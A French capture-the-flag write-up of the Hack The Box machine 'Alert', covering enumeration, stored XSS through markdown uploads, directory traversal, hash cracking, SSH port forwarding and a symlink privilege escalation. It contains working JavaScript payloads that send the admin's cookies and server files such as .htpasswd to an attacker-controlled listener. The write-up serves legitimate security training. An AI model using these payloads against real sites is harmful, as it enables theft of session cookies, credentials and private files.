Writeup - Alert

Hamid Zenine

February 23, 2025

Contents

1 Introduction

Cette machine a été créée par *FisMatHack* et elle met en avant des vulnérabilités spécifiques, tels que XSS, directory traversal, accès à des fichiers sensibles, et symlink attacks.

- **XSS (Cross-Site Scripting)** : Injection de scripts malveillants via l'upload de fichiers '.md'. Cela permet de voler des informations sensibles, ou comme ici d'exécuter des actions malveillantes.
- **Directory Traversa et exfiltraction de donnéesl** : Accès et lecture non autorisés de fichiers systèmes en manipulant les paramètres URL `file` dans une injection XSS.
- **Mots de passe faibles** : Les mots de passe dans cette machine sont de qualité insuffisante et peuvent être facilement compromis à l'aide d'outils comme `hashcat`.
- **Port Forwarding** : Redirection de port pour accéder à des services internes via une connexion SSH.
- **Symlink Attacks** : Création de symlinks dans des répertoires accessibles par l'application pour rediriger vers des fichiers sensibles.

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 10.10.11.44
echo "10.10.11.44  alert.htb" | sudo tee -a /etc/
   hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -p- -A -oN nmap_initial_scan_tcp 10.10.11.44
```

Explication de la commande:

La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-A` : Active la détection avancée des versions des services, la détection du système d'exploitation, le traceroute, ainsi que les scripts Nmap couramment utilisés.
- `-p-` : Scanne tous les ports TCP (de 1 à 65535).
- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Résultat du scan:

```
ORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4
   ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6
   :36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8
   :b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0
   :f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((
   Ubuntu))
| http-title: Alert - Markdown Viewer
|_Requested resource was index.php?page=alert
|_http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered unknown
Device type: general purpose
```

```
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:
   linux_kernel
```

On voit, une fois le site ouvert, que c'est un simple lecteur de fichier markdown. Je pense directement à une injection XSS, mais on explore quand même le site. En gros, il permet de visualiser du markdown, de le "partager", et d'envoyer des messages à travers la page contact. On y trouve d'ailleurs une info importante: **Our administrator is in charge of reviewing contact messages**, mais on y reviendra.

On teste notre hypothèse d'injection XSS en mettant un script tout simple.

```
<script>
    alert("test")
</script>
```

Figure 1: Fichier donné au site




Figure 2: Résultat

3 Foothold (Obtention d'un accès initial)

Je bloque ici, mais je me rappelle de la phrase qu'on a trouvé dans la page de contact. J'essaye alors d'envoyer a l'admin une requete et de la recuperer. J'essaye avec un petit truc, des cookies:

```
<script>
    fetch('http://$MY_IP$:$CHOOSEN_PORT$/', {
                method: 'POST',
                mode: 'no-cors',
                body:document.cookie
        });
</script>
```

J'ouvre (bien-sur) un port d'ecoute sur ma machine:

```
nc -lvnp $CHOOSEN_PORT$
```

J'envoie le fichier, je copie le lien de partage et je l'envoie a travers le formulaire de contact:

Figure 3: Envoi du fichier




Figure 4: Envoi du lien a l'admin




Figure 5: Resultat

Maintenant qu'on sait que ça marche, on essaye avec un autre script permettant de recuperer un fichier dans le serveur a travers la page de contact, et qui va me la renvoyer.

```
<script>
fetch("http://alert.htb/messages.php?file=$PATH$")
  .then(response => response.text())
  .then(data => {
    fetch("http://$MY_IP$:$CHOOSEN_PORT$/?
       file_content=" + encodeURIComponent(data));
  });
</script>
```

On essaye avec **/etc/hosts** vu qu'on est sur qu'il est disponible et lisible et qu'il peut contenir des choses interessantes. On se retrouve bien avec le fichier (encodé en **URL encoding**):




Figure 6: Resultat




Figure 7: Resultat decodé

On a donc un nouveau subdomain: **statistics.alert.htb**. On essaye alors de recuperer de la meme façon les fichiers de config (si il y'en a) dans ce nouveau subdomain. On sait que c'est un seveur apache2.2

On se retrouve alors avec ce script JS:

```
<script>
fetch("http://alert.htb/messages.php?file
   =../../../../../../etc/apache2/sites-available
   /000-default.conf")
  .then(response => response.text())
  .then(data => {
    fetch("http://$MY_IP$:$CHOOSEN_PORT$/?
       file_content=" + encodeURIComponent(data));
  });
</script>
```

```
<Directory /var/www/statistics.alert.htb>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    AuthType Basic
    AuthName "Restricted Area"
    AuthUserFile /var/www/statistics.alert.htb/.htpasswd
    Require valid-user
</Directory>
```

Figure 8: Resultat decodé

On voit donc que le subdomain **statistics** est stocké dans */var/www/statistics.alert.htb* et que son fichier de config auth est */var/www/statistics.alert.htb/.htpasswd*. On essaye alors de le recuperer de la meme façon.


```
<script>
fetch("http://alert.htb/messages.php?file
   =../../../../../../var/www/statistics.alert.htb/.
   htpasswd")
  .then(response => response.text())
  .then(data => {
    fetch("http://$MY_IP$:$CHOOSEN_PORT$/?
       file_content=" + encodeURIComponent(data));
  });
</script>
```

Figure 9: Resultat decodé

Ça ressemble a des credentials, j'essaye alors de trouver le plaintext du mot de passe. J'utilise crackstation mais il ne le reconnait pas, John non plus. Hashcat y arrive.

Figure 10: Resultat

On a donc un username et un mot de passe. On les essaye avec ssh



4 Élévation de privilèges

J'essaye quelques vecteurs possibles (fichiers SUID, commandes autorisant SUDO, capabilities ...) mais rien.

En dernier recours je verifie les ports en local.

```
albert@alert:~$ ss -lntp
State    Recv-Q   Send-Q     Local Address:Port
LISTEN   0        4096       127.0.0.53%lo:53
LISTEN   0        128              0.0.0.0:22
LISTEN   0        4096         127.0.0.1:8080
LISTEN   0        128                [::]:22
LISTEN   0        511                   *:80
```

On voit que le port 8080 est utilisé. On essaye alors de trouver le processus l'utilisant.

```
albert@alert:~$ ps aux | grep 8080
root         993  0.0  0.6 207256 26368 ?        Ss
    20:06   0:00 /usr/bin/php -S 127.0.0.1:8080 -t
  /opt/website-monitor
```

On remarque que c'est bien un process qui marche dans le dossier **/opt/website-monitor** en tant que **root**, c'est donc interessant.

Je suppose que c'est un serveur web donc je reviens sur ma machine pour y acceder avec du **port forwarding**.

Le **port forwarding** est une technique permettant de rediriger le trafic réseau d'un port d'une machine vers une autre machine. Il existe trois types principaux :

- **Local port forwarding** : redirige un port local vers une machine distante à travers un tunnel sécurisé.
- **Remote port forwarding** : permet de rediriger un port d'une machine distante vers la machine locale.
- **Dynamic port forwarding** : crée un proxy SOCKS, où la machine locale peut envoyer du trafic réseau vers plusieurs destinations à travers un tunnel SSH.


Ici, ça sera plutot le premier type.

```
ssh -L 8080:127.0.0.1:8080 albert@10.10.11.44
```

Explication de la commande: Cette commande redirige le trafic envoyé vers `localhost:8080` sur ma machine locale vers `127.0.0.1:8080` sur la machine distante (10.10.11.44). Cela permet d'accéder localement à un service qui fonctionne sur le port `8080` de la machine distante via une connexion SSH sécurisée.

Options/arguments :

- `-L` : Indique un port forwarding local.
- `8080` : Le **port local** sur votre machine. Tout ce qui est envoyé à `localhost:8080` sera redirigé.
- `127.0.0.1` : L'**adresse de destination** sur la machine distante. Ici, c'est `127.0.0.1`, soit le **localhost** de la machine distante.
- `8080` : Le **port distant** sur lequel le trafic sera acheminé sur la machine distante.
- `albert@10.10.11.44` : La connexion SSH s'effectue sous l'utilisateur `albert` sur la machine distante avec l'adresse IP `10.10.11.44`.



On remarque qu c'est une simple application web de monitoring, on pourrait essayer de faire du directory traversal, ou directement un reverse shell.

On analyse le dossier racine du serveur, et on remarque que le dossier **monitors** nous donne toutes les permissions, on peut donc en theorie acceder a tout les fichiers qui sont dedans. Je pense alors directement a faire un lien symbolique vers le flag.




Figure 11: permissions dans le dossier /opt/website-monitor




Figure 12: Lien symbolique vers le flag




Figure 13: Resultat